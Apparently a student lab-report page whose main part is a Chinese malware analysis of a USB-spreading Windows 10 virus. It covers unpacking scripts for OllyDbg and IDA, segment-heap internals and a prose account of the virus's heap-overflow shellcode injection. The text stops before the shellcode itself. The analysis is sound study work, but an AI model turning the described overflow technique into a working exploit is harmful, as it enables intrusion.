















无。

## 实验结果与分析



不知为什么按实验步骤全部完成只有九十分。

课外学习：

最近看到一个有意思的病毒，它可以让Windows 10系统发生堆溢出，进而注入shellcode，接下来给大家分享、分享，如有分析不对之处，还请赐教！  
样本信息  
  
  
从下图可以看出该病毒是PE文件，控制端程序，程序入口处、程序大小等信息  
  
病毒运行  
运行环境是：Windows 10 x64  
1.病毒运行时，弹出cmd窗口，这时插入U盘，U盘会有病毒的可执行文件和启动文件  
  
  
  
  
2.关掉病毒时，运行U盘中的病毒时，系统盘产生了病毒  
  
3.注册表添加了键值，从这个键值可以看出，当U盘带有该病毒时，会自启动该病毒。桌面上的doc、docx文件全部删除并生成了几个exe文件，运行exe文件，发现无法运行，用编辑[工具](http://www.huaci.cc/" \t "_blank)打开发现里面是exe文件所在路径，桌面上的txt文件被篡改，  
  
  
  
  
  
  
  
  
  
4.安全软件和调式软件全部关闭，任务管理，注册表软件等也会关闭  
  
脱壳和算法简单识别  
1.查壳，发现是AsPack壳，接下来进行脱壳，脱壳的时候，一拖入OD病毒就跑了起来，那么用其它的方法，好像不行，接下来使用脱壳机进行脱壳。  
  
  
  
2.接着单步，使用esp定律，单步到程序EP，下面是运行到程序EP脚本  
var address   //定义变量  
 sto        //相当于f8  
 //保存esp地址  
 mov address,esp  
 bphws address,"r" //当读取address的时候产生硬件中断  
 run  //相当于f9  
 sto  
 sto  
 sto  
 BPHWC address //清除硬件断点  
 sti  //相当于f7  
 msg "Welcome To EP"  
  
运行结果如下：  
  
3.脱壳后，查看导入的函数，没发现加密的库函数，使用PEID的Kyrpto ANALyzer插件扫描病毒程序，同样也没发现什么加密算法。  
  
  
  
  
  
4.由于TXT文件已被篡改，那么病毒很有可能使用了加密算法，那么接下来使用IDA脚本找到该病毒程序的算法函数，IDA脚本如下：  
# -\*- coding:utf-8 -\*-  
def mul():  
    return 1  
   
def imul():  
    return 1  
   
def opand():  
    return 1  
   
   
def opor():  
    return 1  
   
   
def opnot():  
    return 1  
   
   
def div():  
    return 1  
   
   
def xor():  
    return 1  
   
   
def default():  
    return 0  
   
switch = {    'mul': mul,  
              'imul': imul,  
              'and': opand,  
              'or': opor,  
              'not': opnot,  
              'div': div,  
              'xor': xor,  
                         }  
FunAddress = []  
OpAndTypeNum=dict()  
FindFunc = dict()  
def GetKeyFunc(Start, End):  
    #把代码段中的所有函数存放在列表FunAddress中  
    for function\_ea in Functions(Start, End):  
        FunAddress.append(function\_ea)  
    FunAddress.append(End)  
    #遍历所有的函数  
    for i in range(0, len(FunAddress)):  
        #获取函数名  
        FunctionName = GetFunctionName(FunAddress[i])  
        #判断是否为用户函数  
        if i + 1 != len(FunAddress) and FunctionName[0]=='s' and FunctionName[1]=='u' and FunctionName[2]=='b':  
            OpNum=0  
            #清空字典  
            OpAndTypeNum.clear()  
            #遍历所有函数中的指令  
            for singfuc\_ea in range(FunAddress[i], FunAddress[i + 1]):  
                flag = GetFlags(singfuc\_ea)  
                #判断是否为操作码  
                if isCode(flag):  
                    #获取汇编指令  
                    op = GetMnem(singfuc\_ea)  
                    #使用switch判断是否为算术或逻辑指令  
                    OpAndTypeNum[op] = OpAndTypeNum.get(op,0)+switch.get(op, default)()  
            #统计算术或逻辑指令的个数  
            for OP,value in OpAndTypeNum.items():  
                if value>0:  
                    OpNum+=1  
                       
            #如果算术或逻辑指令的个数大于2，则可以初步判断该函数为用户写的算法函数(有误差)  
            if OpNum>2:  
                FindFunc[FunctionName]=FunAddress[i]  
                #print "i:",FunAddress[i],"i+1:",FunAddress[i+1]  
                   
    for Name, ea in FindFunc.items():  
        print Name, ":", ea  
for seg in Segments():  # 遍历所有的段  
    if SegName(seg) == '.text':  
        GetKeyFunc(seg, SegEnd(seg))  
  
运行结果：  
  
Windows 10堆溢出和堆的内核结构  
1.我简单介绍一下Windows10系统中的堆：堆可以分为NT堆和段堆，NT堆又可以分为后端分配堆和低碎片化堆，段堆主要分为:可变大小分配堆和低碎片化堆，段堆一般是系统进程使用。通常在默认情况下，用户开发的程序往往使用的是NT堆，而要用户开发的程序也使用段堆，那么就要按如下方法在注册表中进行设置:  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap  
Enabled = (DWORD)  
0 : Disable Segment Heap  
(Not 0): Enable Segment Heap  
  
段堆的内核结构如下：  
\_SEGMENT\_HEAP  
//堆的内存大小  
   
 +0x000 TotalReservedPages : Uint8B  
+0x008 TotalCommittedPages : Uint8B  
//堆的标记  
   
 +0x010 Signature : Uint4B  
 +0x014 GlobalFlags : Uint4B  
 +0x018 FreeCommittedPages : Uint8B  
 +0x020 Interceptor : Uint4B  
//堆在堆数组中的下标  
+0x024 ProcessHeapListIndex : Uint2B  
//堆内存锁住状态  
   
 +0x026 GlobalLockCount : Uint2B  
 +0x028 GlobalLockOwner : Uint4B  
 +0x030 LargeMetadataLock : \_RTL\_SRWLOCK  
 +0x038 LargeAllocMetadata : \_RTL\_RB\_TREE  
 +0x048 LargeReservedPages : Uint8B  
 +0x050 LargeCommittedPages : Uint8B  
 +0x058 SegmentAllocatorLock : \_RTL\_SRWLOCK  
//子段链表  
   
 +0x060 SegmentListHead : \_LIST\_ENTRY  
//子段数量  
   
 +0x070 SegmentCount : Uint8B  
//空闲内存页面  
   
 +0x078 FreePageRanges : \_RTL\_RB\_TREE  
 +0x088 StackTraceInitVar : \_RTL\_RUN\_ONCE  
 +0x090 ContextExtendLock : \_RTL\_SRWLOCK  
 +0x098 AllocatedBase : Ptr64 UChar  
 +0x0a0 UncommittedBase : Ptr64 UChar  
 +0x0a8 ReservedLimit : Ptr64 UChar  
 +0x0b0 VsContext : \_HEAP\_VS\_CONTEXT  
 +0x120 LfhContext : \_HEAP\_LFH\_CONTEXT  
  
在段堆的结构中我们可以看到VsContent和LFHContent，它们分别对应上面写的可变大小分配堆和低碎片化堆，这两个堆是段堆常用的堆。  
  
2.在导入窗口看到CreateWindowExA函数，那么就有WinMain函数，进入OD，看到窗口处理函数40210D，进入40210D会看到触发堆溢出函数。  
  
  
  
  
  
  
3.有时用OD打开程序直接进入ntdll模块，那么程序显然无法正常运行，接下来搜索地址401000，接着选中40100，右键点击此处新建EIP(修改EIP)，那么就可以正常运行了。  
  
  
  
  
4.病毒先是分配10个堆，然后释放其中一个块，然后在空闲块中分配shellcode，shellcode覆盖了下一块的头部及部分堆块，shellcode可在窗口中看到。  
  
  
  
  
  
  
  
  
5.接下来看看堆溢出过程，在内存窗口可以看到已分配的块和释放的块，当释放一个块之后，病毒成功注入shellcode。  
  
  
  
  
6.堆溢出往往发生在堆块中，思路一般是先分配几个块，然后释放一个块，在上一个块进行赋值操作时，赋值大于块的容量进而覆盖下一个块的头部及部分块身，进而发生重定向攻击  
堆块分为两种:空闲块和已分配块，它们分别对应不同的块头，它们的块头如下所示：  
空闲块的头部大小是32个字节  
\_HEAP\_VS\_CHUNK\_FREE\_HEADER  
 +0x000 Header : \_HEAP\_VS\_CHUNK\_HEADER  
 +0x000 Sizes : \_HEAP\_VS\_CHUNK\_HEADER\_SIZE  
 +0x000 MemoryCost : Pos 0, 16 Bits  
 +0x000 UnsafeSize : Pos 16, 16 Bits  
 +0x004 UnsafePrevSize : Pos 0, 16 Bits  
 +0x004 Allocated : Pos 16, 8 Bits  
 +0x000 KeyUShort : Uint2B  
 +0x000 KeyULong : Uint4B  
 +0x000 HeaderBits : Uint8B  
 +0x008 EncodedSegmentPageOffset : Pos 0, 8 Bits  
 +0x008 UnusedBytes : Pos 8, 1 Bit  
 +0x008 SkipDuringWalk : Pos 9, 1 Bit  
 +0x008 Spare : Pos 10, 22 Bits  
 +0x008 AllocatedChunkBits : Uint4B  
 +0x000 OverlapsHeader : Uint8B  
 //Node结构的大小为24个字节  
 +0x008 Node : \_RTL\_BALANCED\_NODE  
  
空闲块头如下：  
  
已分配块的头部的大小是8个字节  
\_HEAP\_VS\_CHUNK\_HEADER  
 +0x000 Sizes : \_HEAP\_VS\_CHUNK\_HEADER\_SIZE  
 +0x000 MemoryCost : Pos 0, 16 Bits  
 +0x000 UnsafeSize : Pos 16, 16 Bits  
 +0x004 UnsafePrevSize : Pos 0, 16 Bits  
 +0x004 Allocated : Pos 16, 8 Bits  
 +0x000 KeyUShort : Uint2B  
 +0x000 KeyULong : Uint4B  
 +0x000 HeaderBits : Uint8B  
 +0x008 EncodedSegmentPageOffset : Pos 0, 8 Bits  
 +0x008 UnusedBytes : Pos 8, 1 Bit  
 +0x008 SkipDuringWalk : Pos 9, 1 Bit  
 +0x008 Spare : Pos 10, 22 Bits  
 +0x008 AllocatedChunkBits : Uint4B  
  
已分配块如下：  
  
6.下面看看注入的shellcode，  
